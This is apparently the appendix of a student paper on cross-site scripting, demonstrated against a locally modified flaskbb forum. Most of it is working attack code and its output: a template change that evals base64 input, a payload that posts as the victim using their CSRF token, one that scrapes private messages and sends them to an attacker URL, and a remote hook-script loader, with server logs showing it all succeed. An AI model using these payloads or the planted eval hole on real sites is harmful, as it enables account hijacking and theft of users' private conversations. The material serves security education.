The concerning threat of Cross Sites Scripting (XSS) vulnerabilities. - Appendix

Contents


1. Modifications to flaskbb

```
The following modifications have been made to flaskbb :
    forum/views.py (135-66)
        @forum.route("/xss/<payload>")
        def index(payload):
        [...]
        return( [...],
            payload=payload)

    templates/forum/index.html (14)
        <script>eval(atob("{{ payload }}"))</script>

Also, because of a bug I removed thoses lines :

    templates/forum/topic.html
        {% if topic.first_post_id == post.id %}
            {% if current_user|delete_topic(topic.first_post.user_id, topic.forum) %}
            <a href="{{ url_for('forum.delete_topic', topic_id=topic.id, slug=topic.slug) }}">Delete</a> |
            {% endif %}
        {% else %}
            {% if current_user|delete_post(post.user_id, topic.forum) %}
            <a href="{{ url_for('forum.delete_post', post_id=post.id) }}">Delete</a> |
            {% endif %}
        {% endif %}

and didn't investigate any further...
```

2. Post a message on behalf of a user. - Payload source code

```
    m();
    function m() {
        var funcNum = 0;
        doRequest = function(url, method, body)
        {
            var http = window.XMLHttpRequest ? new XMLHttpRequest() : new ActiveXObject("Microsoft.XMLHTTP");
            http.withCredentials = true;
            http.onreadystatechange = function() {
                if (this.readyState == 4) {
                    var response = http.responseText;
                    var d = document.implementation.createHTMLDocument("");
                    d.documentElement.innerHTML = response;
                    requestDoc = d;
                    funcNum++;
                    try {
                        window['r' + funcNum](requestDoc);
                    } catch (error) {}
                }
            };
            if(method == "POST")
            {
                http.open('POST', url, true);
                http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
                http.setRequestHeader('Content-length', body.length);
                http.setRequestHeader('Connection', 'close');
                http.send(body);
            }
            if (method == "GET") {
                http.open('GET', url, true);
                http.send();
            }

        }
        r0();
    }
    function r0(requestDoc){
        doRequest('/', 'GET', '');
    }

    function r1(requestDoc){
        doRequest('/forum/1-test-forum-1-1', 'GET', '');
    }

    function r2(requestDoc){
        doRequest('/1-test-forum-1-1/topic/new', 'GET', '');
    }

    function r3(requestDoc){
        doRequest('/1-test-forum-1-1/topic/new', 'POST', 'csrf_token=' + encodeURIComponent(requestDoc.
            getElementsByName('csrf_token')[0].value) + '&title=I+think&content=I%27ve+been+hacked+%3A%28&
            button=reply');
    }

    function r4(requestDoc){
        doRequest('/topic/5', 'GET', '');
    }

    function r5(requestDoc){
        doRequest('/static/js/topic.js', 'GET', '');
    }
```

3. Post a message on behalf of a user. - Results



```
┌─[centime@centime-arch]-[~/kth/ISP/xss-paper/malicious-website](master)
└──── python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 ...
127.0.0.1 - - [24/Nov/2014 00:36:55] "GET /post-topic.html HTTP/1.1" 200 -
```

```
┌─[centime@centime-arch]-[~/kth/ISP/xss-paper/flaskbb](master)
└──── python manage.py runserver
 * Running on http://localhost:8080/
SELECT settings.key AS settings_key, settings.value AS settings_value, settings.settingsgroup AS settings_settingsgroup, settings.name AS setti
[illegible]
FROM settings
127.0.0.1 - - [24/Nov/2014 00:36:59] "GET /xss/CiAgICBtKCk7CiAgICBmdW5jdGlvbiBtKCkgewogICAgICAgIHZhciBmdW5jTnVtIDOgMDsKICAgICAgICBkblJlcXVlc3Q
[illegible]
IHI1KHJlcXVlc3REb2MpewogICAgICAgIGRvUmVxdWVzdCgnL3NOYXRpYy9qcy90b3BpYy5qcycsICdHRVQnLCAnJyk7CiAgICB9Cgo= HTTP/1.1" 200 -
```


```
127.0.0.1 - - [24/Nov/2014 00:37:00] "GET /_themes/bootstrap3/css/bootstrap.min.css HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:37:01] "GET /_themes/bootstrap3/css/flaskbb.css HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:37:01] "GET /static/js/jquery.min.js HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:37:01] "GET /_themes/bootstrap3/css/font-awesome.min.css HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:37:02] "GET /static/js/bootstrap.min.js HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:37:03] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:37:03] "GET /_themes/bootstrap3/fonts/fontawesome-webfont.woff?v=4.0.3 HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:37:04] "GET /forum/1-test-forum-1-1 HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:37:05] "GET /1-test-forum-1-1/topic/new HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:37:07] "POST /1-test-forum-1-1/topic/new HTTP/1.1" 302 -
127.0.0.1 - - [24/Nov/2014 00:37:09] "GET /topic/5 HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:37:11] "GET /topic/5 HTTP/1.1" 200 -
```

Figure 1. 1) Target gets the exploit delivered. 2) Target follows the iFrame. 3) Target executes the script, sending requests... ...and ultimately sends the final POST request, which creates the new post.

4. Read a user's private conversations. - Payload source code

```
// The url where you want the stolen messages to be sent
var remoteURL = 'http://localhost:1337/';

// Compatible XHR object with credentials enabled.
function newHttp(){
    http = window.XMLHttpRequest ? new XMLHttpRequest() : new ActiveXObject("Microsoft.XMLHTTP");
    http.withCredentials = true;
    return http
}
// Generates a DOM-like, queriable thing out of html text
function DOM(html){
    var c = document.createElement('span');
    c.innerHTML = html;
    return c
}
// Sends all the messages we found in the url of a get request
// We can't use an XHR object due to CORS policies. (and attacker will probably need to send this cross-
    domain)
// We'll add a <img> tag with the right src
function send_msgs(){
    var u = remoteURL+encodeURIComponent(JSON.stringify(msgs,2,2));
    var s = document.createElement('img');
    s.src = u;
    document.getElementsByTagName('body')[0].appendChild(s);
}


msgs = [];
done = 0;
var http = newHttp();
http.onreadystatechange = function() {
    if (this.readyState == 4) {

        msg_tags = DOM(this.responseText)
                        .getElementsByTagName('tbody')[0]
                        .getElementsByTagName('tr');

        for (var i=0;i<msg_tags.length;i++){
            fetch_message(i);
        }


    };
}

http.open('GET', '../user/messages/inbox', true);
http.send();

function fetch_message(i){
    var tag = msg_tags[i];
            msgs[i] = {};
            //
            msgs[i]['author'] = tag.getElementsByTagName('a')[0].text;
            msgs[i]['title'] = tag.getElementsByTagName('a')[1].text.replace(/\s\s/g,'');
            // The message's content is in another page
            var contentUrl = tag.getElementsByTagName('a')[1].href ;
            // we'll start an ajax request
            var http = newHttp();
            http.num = i;
            http.onreadystatechange = function() {
                if (this.readyState == 4) {
                    msgs[this.num]['content'] = DOM(this.responseText)
                                                .getElementsByClassName('message_body')[0]
                                                .innerHTML
                                                .replace(/\s\s/g,'') ;
                    //we have one more
                    done ++;
                    // If we have all of them
                    if (done == msg_tags.length){
                        send_msgs();
                    }
                }
            };
            http.open('GET', contentUrl, true);
            http.send();
}
```

5. Read a user's private conversations. - Results



```
└──── python3 -m http.server 1337
127.0.0.1 - - [24/Nov/2014 00:47:47] "GET /read-private.html HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:47:53] "GET /%5B%0A%20%20%7B%0A%20%20%20%20%22author%22%3A%20%22test1%22%2C%0A%20%20%20%20%22title%22%3A%20%22%20
Private%20conversation%20is%20private%20%22%2C%0A%20%20%20%20%22content%22%3A%20%22%20Or%20is%20it%20%3F%20%22%0A%20%20%7D%2C%0A%20%20%7B%0A%20
%20%20%20%22author%22%3A%20%22test3%22%2C%0A%20%20%20%20%22title%22%3A%20%22%20Another%20%22%2C%0A%20%20%20%20%22content%22%3A%20%22%20private%
20message%20%22%0A%20%20%7D%2C%0A%20%20%7B%0A%20%20%20%20%22author%22%3A%20%22test3%22%2C%0A%20%20%20%20%22title%22%3A%20%22%20last%20%22%2C%0A
%20%20%20%20%22content%22%3A%20%22%20of%20thoses%20%22%0A%20%20%7D%0A%5D HTTP/1.1" 404 -
```

```
└──── python manage.py runserver
 * Running on http://localhost:8000/
SELECT settings.key AS settings_key, settings.value AS settings_value, settings.settingsgr
ngs_name, settings.description AS settings_description, settings.value_type AS settings_va
FROM settings
127.0.0.1 - - [24/Nov/2014 00:47:50] "GET /xss/[illegible]
ICAgaHR0cCA9IHdpbmRvdy5YTUxIdHRwUmVxdWVzdD8gbmV3IFhNTEh0dHBSZXF1ZXN0KCkgOiBuZXcgQWN0aXZlWE
9iamVjdCgnTWljcm9zb2Z0LlhNTEhUVFAnKTsKICAgIHJldHVybiBodHRwOwp9CgpmdW5jdGlvbiBnZXRDb250ZW50
[illegible]
[illegible]
[illegible]
[illegible]
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
[illegible]
1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:47:51] "GET /user/messages/inbox HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:47:51] "GET /user/messages/2/view HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:47:52] "GET /user/messages/4/view HTTP/1.1" 200 -
127.0.0.1 - - [24/Nov/2014 00:47:53] "GET /user/messages/6/view HTTP/1.1" 200 -
```

```
└──── python2 -c "from urllib import unquote; print unquote('%5B%0A%20%20%7B%0A%20%20%20%20%22author%22%3A%20%22test1%22%2C%0A%20%20%20%20%22title%22%3A%20%22%20Private%20conversation%20is%20private%20%22%2C%0A%20%20%20%20%22content%22%3A%20%22%20Or%20is%20it%20%3F%20%22%0A%20%20%7D%2C%0A%20%20%7B%0A%20%20%20%20%22author%22%3A%20%22test3%22%2C%0A%20%20%20%20%22title%22%3A%20%22%20Another%20%22%2C%0A%20%20%20%20%22content%22%3A%20%22%20private%20message%20%22%0A%20%20%7D%2C%0A%20%20%7B%0A%20%20%20%20%22author%22%3A%20%22test3%22%2C%0A%20%20%20%20%22title%22%3A%20%22%20last%20%22%2C%0A%20%20%20%20%22content%22%3A%20%22%20of%20thoses%20%22%0A%20%20%7D%0A%5D');"
[
  {
    "author": "test1",
    "title": " Private conversation is private ",
    "content": " Or is it ? "
  },
  {
    "author": "test3",
    "title": " Another ",
    "content": " private message "
  },
  {
    "author": "test3",
    "title": " last ",
    "content": " of thoses "
  }
]
```

Figure 2. 1) Target gets the exploit delivered. 2) Target follows the iFrame. 3) Target executes the script, sending requests to fetch the messages... (not all visible here) ...and ultimately sends the GET request containing all the data, back to our malicious website 4) Attacker receives the data (url-encoded). 5) Attacker decodes the data.

6. Add hook to page. - Payload source code

```
var u = "http://localhost:3000/hook.js";
var s = document.createElement("script");
s.type = "text/javascript";
s.src = u; document.getElementsByTagName("head")[0].appendChild(s);
```